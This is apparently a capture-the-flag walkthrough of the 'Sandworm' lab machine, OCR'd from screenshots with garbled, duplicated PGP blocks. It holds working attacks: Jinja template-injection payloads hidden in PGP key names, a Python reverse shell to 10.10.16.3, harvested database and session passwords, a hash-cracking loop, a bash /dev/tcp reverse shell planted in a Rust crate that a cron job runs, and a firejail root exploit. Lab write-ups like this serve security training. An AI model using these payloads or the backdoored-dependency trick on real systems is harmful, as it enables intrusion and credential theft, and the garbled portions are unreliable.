7PBBluaEVFYEphs+uX8QYlf0bhgP0xnJNVDK7aiN021hqjxzEAstFc6cuqQLKf+RD
DI9fVgk2TuJDo78jLWi3lyGnzYS6RhFQc1fzMmuFB6qgt/ukxs7DUk4IXIkqhskf
phekSUeoVPbilKHFSyVeip7jwFOu2aMDZgBodUcp+jy78v7HufFF5aBsxCpPurSi
G335VvT+lzs3gUeikjKuZ0lJ3f3UmPqqLBjuvMs90iz+2d0Vh0UteNJBPVy7PTi1
+cS7zn9y
=1CRN
-----END PGP SIGNATURE-----

-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGVTkiABDADUmPqZrwMtxF6KYBLPk7viLUPtxVKK3P/mxeAc7tdnHtaHsqiz
y2KEZh8Vddg8Qwsy8HDmrk7UQzTojRYrKV+2XffP8FrKyf18CFV+MNI9Ln2GXcdE
8a4PQsyfAiQ50Z5e5goL6tiLUIFI7+j2bxLDPqIP72jrAwZVrNiRHkxWdkyzIzNa
WE6U6bBQw/7SWRsJk32z0jxa/HmZ/ZN/vkct35h+D+wqcmzT8bb3li6Eewa/ldNK
PFp5rwGIcaEyCmmG0E9UdKzNtlBcsr1KJ28HA+iSCrWlUw9Kf6B1iCOJ93tIPq+X
OyNhUB3x1h5KNvyKqpOHVibQwDgHbrbMKU65AS0xkoL7fMY/eNh8ihPnONGvpZDe
/p401Nzu51RlixXBArjKQBmd51jtnJQbYf8D7S6XFx33lR7de0AM7nMmiTg7se7v
pn8f05PQwp1DQjm+JSzMOXjwBznFBJ09zREcVn6eHnkJUg2Fr8wCx22DBuCoEk1/
uZl144Rp5zf2iFMAEQEAAbQ3e3sgY3ljbGVyLl9faW5pdF9fLl9fZ2xvYmFsc19f
Lm9zLnBvcGVuKCdpZCcpLnJlYWQoKSB9fYkb1AQTAQoAPhYhBPncqlK5UFQJdUmx
1tkrDnF3PKMmBQJlu5IgAhsDBQkDwmcaBQsJCAcCBhUKCQgLAgQWAgnMBAh4BAheA
AAoJENkrDnF3PKMm4qwL+we3WVpF/dIOMFQmur0v7MexHwrSQ+0ivlnTJD+MJpIJ
+61QtqoC0fjkM2Z86HGAuI57LEAVZbhT7yAZcGfXskGtdxa+481m016z0ySTV9E
7H2CWNu/11J3BZsllGZCKDZGaIvkzJwOddUSh0jBbeS0S5PkC9tTRnZFaUhaQ6EV

```

Signature Verification Re

Signature is valid! [GNUPG:] NI  
Nov 2023 03:29:36 PM UTC gp  
F9DCAA52B95054097549B1D  
KEY\_CONSIDERED  
F9DCAA52B95054097549B1D  
SIG\_ID YyRhaUSx2jWAntUcSnV  
1699975776 [GNUPG:] KEY\_CO  
F9DCAA52B95054097549B1D  
GOODSIG D92B0E71773CA326  
groups=1000(atlas) gpg: Good  
gid=1000(atlas) groups=1000(at  
VALIDSIG F9DCAA52B95054097549B1D  
2023-11-14 1699975776 0 4 0 1  
F9DCAA52B95054097549B1D  
TRUST\_UNDEFINED 0 pgp gpg  
certified with a trusted signatu  
the signature belongs to the ov  
AA52 B950 5409 7549 B1D6 D

## 2) Got RCE

Public Key:

```
L7omvsOW/e6TT7o6TDY5U1Z0dK2IZ/sjRb15nouynveLGV  
uuZ6BTsAivRka2bNq6KNbpM2dH2pMLC6qW5/r+qWC  
/5Qa+QKILGWUDjQM8  
iVs+ly0qPcj6vwFhovJ8s6X8vkeSOFY61WWxY5Xr0lrfP  
cuZE3lpjV+KowA8w9O//jbuD5DwgTEedUGU/e1v7pP  
ulGh3/tCy8eNYoku6rDkv+6d5SFKlfZz5YAs4LS3gsYVX  
gp/BUHPofydM9Js+nU4y2etv7JwXgjzefp9RUgrmTDxb  
wpbL9FE/s8W4tJZwTJwRfvPbOrfayY6dfM7g8KTFxn  
ycCJa5DT1xHlmHjlBkdOlbUDXeFqaG1FmfzOuLB+6qq  
=nEIR  
-----END PGP PUBLIC KEY BLOCK-----
```

### Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14 Nov 2023 03:29:36 PM UTC gpg: using RSA key F9DCAA52B95054097549B1D6D92B0E71773CA326 [GNUPG:] KEY\_CONSIDERED F9DCAA52B95054097549B1D6D92B0E71773CA326 0 [GNUPG:] SIG\_ID YyRhaUSx2jWAntUcSnWgKPcuelk 2023-11-14 1699975776 [GNUPG:] KEY\_CONSIDERED F9DCAA52B95054097549B1D6D92B0E71773CA326 0 [GNUPG:] GOODSIG D92B0E71773CA326 uid=1000(atlas) gid=1000(atlas) groups=1000(atlas) gpg: Good signature from "uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)" [unknown] [GNUPG:] VALIDSIG F9DCAA52B95054097549B1D6D92B0E71773CA326 2023-11-14 1699975776 0 4 0 110 01 F9DCAA52B95054097549B1D6D92B0E71773CA326 [GNUPG:] TRUST\_UNDEFINED 0 pgp gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint: F9DC AA52 B950 5409 7549 B1D6 D92B 0E71 773C A326

Close

### 3) Checked available tools

```

pub    rsa3072 2023-11-14 [SC] [expires: 2025-11-13]
      41F9C1BC6CB99A104A8CC8B3D96F9561BC673497
uid          {{ cycler.__init__.globals__.os.popen('ls /usr/bin').read() }}
sub    rsa3072 2023-11-14 [E] [expires: 2025-11-13]

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEQfnBvGy5mhBKjMiz2W+VYbxnNJcFAmVTlikACgkQ2W+VYbxn
NJeRYwv7BKjmkF0FY7jcvRAr1636UTFZVeq80DVdpGia3RfeRAR0B0QAfeAD49Er
2FEYuxK5Ff3kty1aJNlEjj+Xa467GcKe/1DGLWodSFtUqypS5ZJolcGIh/3bDvNp
2QVTBF1+Tq0hJXMTqlUCi3PgVnEazqPBQ+2JT/MDgvYkTz6ZainM1DkGlRHgejh3
hRTWhF867I7BnY5XnpjEyDqyme+F2QIofbeb4Qidjx0S2zHnKdYUmVwKDNJVsdUR
dnWDNJ8+ZF8pAR39hTRt2lqTLibRQc7APtidHlcajgBCy9KgqFkRAFt40c8M/eg
uFg6VEot7Vxb0y6e7rq+/l3g4obYW9i/3cGIUFevt3vzq4erUveQ6fuu9Njh6t
45E6p2hS6ZsQHcT5al7QWu64Y5+Rj3EIDJVF03aMaPaffk8yK3A5JezAYq/gW8cF
0LePHxnsFUsQnRyTXYoQwXbTOQz26Goddjzwx+bU6kNnxBDtq3yHVgAyW9luG34b
/sQjmqdL
=NPAw
-----END PGP SIGNATURE-----
```

-----BEGIN PGP PUBLIC KEY BLOCK-----

```

mQGNBGVTlh0BDADDU3SBUG9NvLEtPf0HK7fCBoWS/p1tVoCI7aRs9ztRBkzoF/A
pG9rxYxAwf7IbpHLJFD2cxRT0lHyLiGufseDmmwGGsKiKc06LwMFbt35+mzv8DX
gBel4/SidZLidx45KCxZ1g4aJjE5gusA52pouNwIWh2ID0GGQ/DH4yr0tYfdzSDs
4qeaIs6xr3oSv/b0ysnKY32Ke7280uSZZc0AHpvgGvzTAZo/8gURKW0lEvKtyE1e
pexbvWKxop8Gw98YuMC1LkitE23BdaKKJ2YaRUdqNgM6nQJYzkQ2F/1/L3zFH2mf
9/YqLyJpoRPXi080QJHao25d8iDD6VyaZONQULz5NLxvPtTVmonoelf8eWoJNkuf
EJ520GGQWv+9uvZlVvDb6FaT3xuFF0PHtqPetJ64rhz3kz/19PIlPI5Wa9X29ENj
0har+GZIj0IIIMn0p/nNjMw7GJbZkMXbzdaPk89GBwh+Gd+kq2jQD3c+8LFEBN5xq
4ewhDp4k/cv9otEAEQEAAbrAe3sgY3ljbGVyLl9faW5pdF9fLl9fZ2xvYmFsc19f
Lm9zLnBvcGVuKCdscyAvdXNyL2JpbicpLnJlYWQoKSB9fYkB1AQTAQoAPhYhBEH5
whxsuZoOSozTs91v1WG8ZzSXBO11U5YdAhsDB0kDwmcaB0s1CAcCRhUKC0aLAoW
```

Signature Verification Re

Signature is valid! [GNUPG:] N  
Nov 2023 03:45:45 PM UTC g  
41F9C1BC6CB99A104A8CC8B  
KEY\_CONSIDERED  
41F9C1BC6CB99A104A8CC8B  
SIG\_ID zTXz0YAzw2sYJE48lc  
[GNUPG:] KEY\_CONSIDERED  
41F9C1BC6CB99A104A8CC8B  
GOODSIG D96F9561BC67349  
flask gpg gpg-agent groups id  
gpg: Good signature from "bas  
9pg gpg-agent groups id lessp  
[unknown] [GNUPG:] VALIDSIG  
41F9C1BC6CB99A104A8CC8B  
1699976745 0 4 0 1 10 0 1  
41F9C1BC6CB99A104A8CC8B  
TRUST\_UNDEFINED 0 pgp gpg  
certified with a trusted signatu  
the signature belongs to the ov  
C1BC 6CB9 9A10 4A8C C8B3 D

## Signature Verification Result

```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Tue 14
Nov 2023 03:45:45 PM UTC gpg: using RSA key
41F9C1BC6CB99A104A8CC8B3D96F9561BC673497 [GNUPG:]
KEY_CONSIDERED
41F9C1BC6CB99A104A8CC8B3D96F9561BC673497 0 [GNUPG:]
SIG_ID zTxz0YAzw2sYJE48lc4tDkb7u18 2023-11-14 1699976745
[GNUPG:] KEY_CONSIDERED
41F9C1BC6CB99A104A8CC8B3D96F9561BC673497 0 [GNUPG:]
GOODSIG D96F9561BC673497 base64 basename bash cat dash
flask gpg gpg-agent groups id lesspipe ls python3 python3.10 sh
gpg: Good signature from "base64 basename bash cat dash flask
gpg gpg-agent groups id lesspipe ls python3 python3.10 sh "
[unknown] [GNUPG:] VALIDSIG
41F9C1BC6CB99A104A8CC8B3D96F9561BC673497 2023-11-14
1699976745 0 4 0 110 01
41F9C1BC6CB99A104A8CC8B3D96F9561BC673497 [GNUPG:]
TRUST_UNDEFINED 0 ppg gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 41F9
C1BC 6CB9 9A10 4A8C C8B3 D96F 9561 BC67 3497
```

IC KEY BLOCK-----

## 4) Got shell

```
uid { cyclear_.init_.globals.os.popen('python3 -c "import os,pty,s
ocket;s=socket.socket();s.connect((\'10.10.16.3\',5555));[os.dup2(s.fileno(),f)for f in(0,1,2
)];pty.spawn(\'/bin/bash\')"\').read() }
sub rsa3072 2023-11-14 [E] [expires: 2025-11-13]
```

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA512

```
test Public Key:
-----BEGIN PGP SIGNATURE-----
iQGzBAEBGcgAdFiEEhDNaPECaqLInH899dFBAL/mAHGFAMvt14wAcgkQdFBAL/mA
HGbrwQwA1D1nQmSrbaAccC8uQjoiCi+cmshLYd4swt1bmM+7g6E+r3at1aUGMmogw2k
1sez+00EZDVk5y2eyBzBsd1dC1+xrOTzfko5TodyjYhB0qbuGcGHvkCxeTyLwUeeAv/EZYk2kl
Thyn62NmUq9vU
WIMdc08Av+vXK8w8ggpw0Inrks0jMy7Dng0mmSiqCcJ1XL+4kLgbAOU0PJ9oY0k
pjwhwaaf79m4dEnw/Ludmyu8HCvd1edTvtTf+/+3NgTatcf3dkmxJwxEbrOspIza48SW8D/jReYHzFna+O20Xm
3aAchq+bbv6PbMbCc+oxIbSH8Jnfbs0reyu5A54fm0n2k1wu3v3kiP6yV87WcSgclR3uQSNS3CuLNBYwfg5v/
AVy8BD//eJMHq7R/grDWKKXnkrGc1r4/tFst2d7AdFC+yQZDElTnfhseShQLps3fqvcwwVybZ0iwlJzPfe/QE
0z1BZ3vxnUHUawBRP/j1nGUx0FzyG6E4nC03tGECLFxkZTfc19w+LhKF08Dcnk+VlCsqjbzXsP8tJdqYyS83XY
QVFLEXGYTfc0jFovq6in1mFtP3gwM4ys/Qo1H7BEoA0Yt4V9208wKrFDU3UDjW1
0qeYbpqm
=iHzt
-----END PGP SIGNATURE-----
```

-----END PGP PUBLIC KEY BLOCK-----

```
mQGNBGVTl4IBDADEEShUldzUjaqo6H1BhwBfNmhzToSM5A60GwgNGh5n70KZE9u
SgzJht3vl2Kogh3eBWP9+NC7oPepCH2mH3sv7aaD6Ie1Iwm51VmQ2eW1ase
BiIXJnFk4fdQGyzdY053P4HhkQaPmoAFxTyt96YOCof6A30JvdwT3yNio
```

(vigneswar@vigneswar)-[~]

```
$ nc -lvpn 5555
listening on [any] 5555 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.218] 49502
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ 
```

Signed Text:

```
WIMdc08Av+vXK8w8ggpw0lnrks0jMy7Dng0mmSiqCcJ1XL+4kLgbAOU0PJ9oY0
pjwhwaaf79m4dEnw/Ludmyu8HCvd1edTvtTf+/+3NgTatcf3dkmxJwxEbrOspIza48SW8D/jReYHzFna+O20Xm
3aAchq+bbv6PbMbCc+oxIbSH8Jnfbs0reyu5A54fm0n2k1wu3v3kiP6yV87WcSgclR3uQSNS3CuLNBYwfg5v/
AVy8BD//eJMHq7R/grDWKKXnkrGc1r4/tFst2d7AdFC+yQZDElTnfhseShQLps3fqvcwwVybZ0iwlJzPfe/QE
0z1BZ3vxnUHUawBRP/j1nGUx0FzyG6E4nC03tGECLFxkZTfc19w+LhKF08Dcnk+VlCsqjbzXsP8tJdqYyS83XY
QVFLEXGYTfc0jFovq6in1mFtP3gwM4ys/Qo1H7BEoA0Yt4V9208wKrFDU3UDjW1
0qeYbpqm
=iHzt
-----END PGP SIGNATURE-----
```

Verify Signature

## Privilege Escalation

### 1) Enumerated machine

```

atlas@sandworm:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
atlas@sandworm:~$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:~$ █

```

Verify Signature

## 2) Found credentials

```

username = db.Column(db.String(100),
atlas@sandworm:/var/www/html/SSA$ cat __init__.py
from flask import Flask
from flask_login import LoginManager
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()

def create_app():      Public Key:
    app = Flask(__name__)
    app.config['SECRET_KEY'] = '91668c1bc67132e3dcfb5b1a3e0c5c21'
    app.config['SQLALCHEMY_DATABASE_URI'] = 'mysql://atlas:GarlicAndOnionZ42@127.0.0.1:3306/SSA'
    db.init_app(app)

    # blueprint for non-auth parts of app
    from .app import main as main_blueprint
    app.register_blueprint(main_blueprint)

    login_manager = LoginManager()
    login_manager.login_view = "main.login"
    login_manager.init_app(app)
    END PGP PUBLIC KEY BLOCK-----

    from .models import User
    @login_manager.user_loader
    def load_user(user_id):
        return User.query.get(int(user_id))

    return app
atlas@sandworm:/var/www/html/SSA$ █

```

Encrypt Message

Signed Text:

WIMdc08aV+xK8w  
pjwHwaaR79m4dE  
3aAchq+bbv6PbMb  
AVy8BD//eJNhq7R/  
0ziBZ3vxnUhHUaw  
QVFLXGYTFcoJFov  
OQeYbpqM  
=iHZt  
----END PGP SIGN

Verify Signature

## 3) Found another creds

```

atlas@sandworm:~/config/httpie/sessions/localhost_5000$ cat admin.json
{
    "test": {
        "meta": {
            "about": "HTTPie session file",
            "help": "https://httpie.io/docs#sessions",
            "httpie": "2.6.0"
        },
        "auth": {
            "password": "quietLikeTheWind22",
            "type": null,
            "username": "silentobserver"
        },
        "cookies": {
            "session": {
                "expires": null,
                "path": "/",
                "secure": false,
                "value": "eyJfZmxhc2hlcyI6W3siIHQi0lsibWVzc2FnZSIkIkludmFsaWQgY3JlZGVudGlhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1MGjsd6FkA"
            }
        },
        "headers": {
            "Accept": "application/json, */*;q=0.5"
        }
    }
}
atlas@sandworm:~/config/httpie/sessions/localhost_5000$ █

```

quietLikeTheWind22

4) Got user flag

```
silentobserver@sandworm:~$ ls
user.txt
silentobserver@sandworm:~$ cat user.txt
f1ba0b00b7302169132453409a088fb2
silentobserver@sandworm:~$ █
```

5) Seems like this is vulnerable to overlay\_Fs

```
user.txt
silentobserver@sandworm:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

6) Connected to mysql

```
silentobserver@sandworm:~$ mysql -h 127.0.0.1 -D SSA -u atlas -pGarlicAndOnionZ42
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2791
Server version: 8.0.33-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

7) Found password hashes

```

mysql> show databases;
+-----+
| Database      |
+-----+
| SSA          |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use SSA
Database changed
mysql> show tables;
+-----+
| Tables_in_SSA |
+-----+
| users         |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Odin     | pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1f |
| 2  | silentobserver | pbkdf2:sha256:260000$kGd27QSYRs0tk7Zi$0f52e0aa1686387b54d9ea46b2ac97f9ed030c27aac4895bed89cb3a4e09482d |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql> █

```

## 8) it used check\_password\_hash

```

@main.route("/login", methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template("login.html", name="login")

    uname = request.form['username']
    pwd = request.form['password']

    user = User.query.filter_by(username=uname).first()

    if not user or not check_password_hash(user.password, pwd):
        flash('Invalid credentials.')
        return redirect(url_for('main.login'))

    login_user(user, remember=True)

    return redirect(url_for('main.admin'))

```

### `werkzeug.security.generate_password_hash(password, method='pbkdf2', salt_length=16)`

Securely hash a password for storage. A password can be compared to a stored hash using `check_password_hash()`.

The following methods are supported:

- `scrypt`, more secure but not available on PyPy. The parameters are `n`, `r`, and `p`, the default is `scrypt:32768:8:1`. See `hashlib.scrypt()`.
- `pbkdf2`, the default. The parameters are `hash_method` and `iterations`, the default is `pbkdf2:sha256:600000`. See `hashlib.pbkdf2_hmac()`.

Default parameters may be updated to reflect current guidelines, and methods may be deprecated and removed if they are no longer considered secure. To migrate old hashes, you may generate a new hash when checking an old hash, or you may contact users with a link to reset their password.

**Parameters:** • `password (str)` – The plaintext password.  
• `method (str)` – The key derivation function and parameters.  
• `salt_length (int)` – The number of characters to generate for the salt.

**Return type:** `str`

*Changed in version 2.3:* Scrypt support was added.

*Changed in version 2.3:* The default iterations for pbkdf2 was increased to 600,000.

*Changed in version 2.3:* All plain hashes are deprecated and will not be supported in Werkzeug 3.0.

### `hashlib.pbkdf2_hmac(hash_name, password, salt, iterations, dklen=None)`

The function provides PKCS#5 password-based key derivation function 2. It uses HMAC as pseudorandom function.

The string `hash_name` is the desired name of the hash digest algorithm for HMAC, e.g. 'sha1' or 'sha256'. `password` and `salt` are interpreted as buffers of bytes. Applications and libraries should limit `password` to a sensible length (e.g. 1024). `salt` should be about 16 or more bytes from a proper source, e.g. `os.urandom()`.

The number of `iterations` should be chosen based on the hash algorithm and computing power. As of 2022, hundreds of thousands of iterations of SHA-256 are suggested. For rationale as to why and how to choose what is best for your application, read Appendix A.2.2 of NIST-SP-800-132. The answers on the [stackexchange pbkdf2 iterations question](#) explain in detail.

`dklen` is the length of the derived key. If `dklen` is `None` then the digest size of the hash algorithm `hash_name` is used, e.g. 64 for SHA-512.

```
>>> from hashlib import pbkdf2_hmac
>>> our_app_iters = 500_000 # Application specific, read above.
>>> dk = pbkdf2_hmac('sha256', b'password', b'bad salt' * 2, our_app_iters)
>>> dk.hex()
'15530bba69924174860db778f2c6f8104d3aaaf9d26241840c8c4a641c8d000a9'
```

Function only available when Python is compiled with OpenSSL.

*New in version 3.4.*

*Changed in version 3.12:* Function now only available when Python is built with OpenSSL. The slow pure Python implementation has been removed.

```

1  from werkzeug.security import check_password_hash
2  for word in open(r"C:\Users\viguv\OneDrive\Desktop\hashcat-6.2.6\rockyou.txt", errors="ignore").read().split():
3      print(f"Trying: {word}".ljust(100), end="\r")
4      if check_password_hash("pbkdf2:sha256:260000$q0WZMG27Qb6XwV1z$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1", word):
5          print(f"Found valid password: {word}")
6          break

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

pwsh +

```

PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
Traceback (most recent call last):
  File "C:/Users/viguv/OneDrive/Desktop/Programming/Python/test.py", line 4, in <module>
    if check_password_hash("pbkdf2:sha256:260000$q0WZMG27Qb6XwV1z$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1", word):
  File "C:/Users/viguv/AppData/Local/Programs/Python/Python310/lib/site-packages/werkzeug/security.py", line 139, in check_password_hash
    return hmac.compare_digest(_hash_internal(method, salt, password)[0], hashval)
  File "C:/Users/viguv/AppData/Local/Programs/Python/Python310/lib/site-packages/werkzeug/security.py", line 71, in _hash_internal
    hashlib.algorithms[algorithm].new().update(salt).update(password).digest()

```

## 10) Found cron jobs running as atlas

```

[[root@10.0.1.10 ~]# ignore: time=complete -decrypt
2023/11/15 05:44:01 CMD: UID=0 you PID=18069 | /usr/sbin/CRON -f -P
2023/11/15 05:44:01 CMD: UID=0 PID=18068 | /usr/sbin/CRON -f -P
2023/11/15 05:44:01 CMD: UID=0 PID=18070 |
2023/11/15 05:44:01 CMD: UID=0 PID=18071 | sleep 10
2023/11/15 05:44:01 CMD: UID=0 PID=18072 | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=0 PID=18074 | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=0 PID=18073 | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=1000 PID=18075 | /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=1000 PID=18076 | rustc -vv
2023/11/15 05:44:01 CMD: UID=1000 PID=18077 | rustc --crate-name __ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib
--crate-type proc-macro -Csplit-debuginfo=packed
2023/11/15 05:44:01 CMD: UID=1000 PID=18079 | rustc - --crate-name __ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib
--crate-type proc-macro --print=sysroot --print=cfg
2023/11/15 05:44:02 CMD: UID=1000 PID=18082 | rustc -vv
2023/11/15 05:44:11 CMD: UID=0 PID=18089 | /bin/bash /root/cleanup/clean_c.sh
2023/11/15 05:44:11 CMD: UID=0 PID=18090 | /bin/bash /root/Cleanup/clean_c.sh now how to use PGP? Check out our guide
2023/11/15 05:44:11 CMD: UID=0 PID=18091 |
2023/11/15 05:44:11 CMD: UID=0 PID=18092 | /bin/bash /root/Cleanup/clean_c.sh

```

```

-iw-iw-i-- 1 atlas atlas      07 May  4 2023 tipnet.d
silentobserver@sandworm:/opt/tipnet/target/debug$ cat tipnet.d
/opt/tipnet/target/debug/tipnet: /opt/crates/logger/src/lib.rs /opt/tipnet/src/main.rs
silentobserver@sandworm:/opt/tipnet/target/debug$ ls /opt/crates/logger/src/lib.rs
/opt/crates/logger/src/lib.rs
silentobserver@sandworm:/opt/tipnet/target/debug$ ls /opt/crates/logger/src/lib.rs -al
-rw-rw-r-- 1 atlas silentobserver 732 May  4 2023 /opt/crates/logger/src/lib.rs

```

## 11) found a reverse shell in rust

## Reverse Shell in Rust

```
(ɔ) reverse.rs Raw
1 // I couldn't find the owner of the exploit, anyone who knows can comment so I can give the credits ;
2 extern crate chrono;
3
4 use std::fs::OpenOptions;
5 use std::io::Write;
6 use chrono::prelude::*;
7 use std::process::Command;
8
9 pub fn log(user: &str, query: &str, justification: &str) {
10     let command = "bash -i &> /dev/tcp/10.10.14.67/444 0>&1";
11     let output = Command::new("bash")
12         .arg("-c")
13         .arg(command)
14         .output()
15         .expect("not work");
16
17     if output.status.success() {
18         let stdout = String::from_utf8_lossy(&output.stdout);
19         let stderr = String::from_utf8_lossy(&output.stderr);
20         println!("standard output: {}", stdout);
21         println!("error output: {}", stderr);
22     } else {
23         let stderr = String::from_utf8_lossy(&output.stderr);
24         eprintln!("Error: {}", stderr);
25     }
26
27     let now = Local::now();
28     let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
29     let log_message = format!("[{}]-User: {}, Query: {}, Justification", timestamp, user, query);
30 }
```

## 12) Added the reverse shell

```

extern crate chrono;
use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let command = "bash -i >& /dev/tcp/10.10.16.3/4444 0>&1";
    let output = Command::new("bash")
        .arg("-c")
        .arg(command)
        .output()
        .expect("not work");

    if output.status.success() {
        let stdout = String::from_utf8_lossy(&output.stdout);
        let stderr = String::from_utf8_lossy(&output.stderr);
        println!("standard output: {}", stdout);
        println!("error output: {}", stderr);
    } else {
        let stderr = String::from_utf8_lossy(&output.stderr);
        eprintln!("Error: {}", stderr);
    }

    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}]-User: {}, Query: {}, Justification", timestamp, user, query);

    let mut file = match OpenOptions::new().append(true).create(true).open("log.txt") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}

:wq

```

```

silentobserver@sandworm:/opt/tipnet/target/debug$ vim /opt/crates/logger/src/lib.rs
silentobserver@sandworm:/opt/tipnet/target/debug$ 

```

### 13) Got reverse shell

```

(vigneswar@vigneswar)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.218] 52366
bash: cannot set terminal process group (24507): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ 

```

14) Searched for files with uid

```
atlas@sandworm:~$ find / -perm /4000 2>/dev/null
/opt/tipnet/target/debug/tipnet
/opt/tipnet/target/debug/deps/tipnet-a859bd054535b3c1
/opt/tipnet/target/debug/deps/tipnet-dabc93f7704f7b48
/usr/local/bin/firejail
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
```

```
atlas@sandworm:~$ ls /usr/local/bin/firejail -al
-rwsr-x— 1 root jailer 1777952 Nov 29 2022 /usr/local/bin/firejail
atlas@sandworm:~$
```

15) FOund a exploit

firejail privilege escalation

All Videos Images News Maps More Tools

About 1,770 results (0.25 seconds)

**GitHub** https://gist.github.com/GugSaas

**Firejail uid bit priv esc - Exploit**

you run it and it says "You can now run 'firejail --join=63761' in another terminal to obtain shell where 'sudo su -' should grant you a root shell. I've tried ...

```
atlas@sandworm:~$ /tmp/exploit.py
You can now run 'firejail --join=24913' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
```

## 16) Got root shell

```
bash: ./exploit.py: No such file or directory
atlas@sandworm:~$ /tmp/exploit.py
You can now run 'firejail --join=24913' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
[

atlas@sandworm:/opt/tipnet$ firejail --join=24913
changing root to /proc/24913/root
Warning: cleaning all supplementary groups
Child process initialized in 7.90 ms
atlas@sandworm:/opt/tipnet$ su
root@sandworm:/opt/tipnet# whoami
root
root@sandworm:/opt/tipnet# cat /root/root.txt
e562932b160d5f0584cd5ec5b7355d7d
root@sandworm:/opt/tipnet# [
```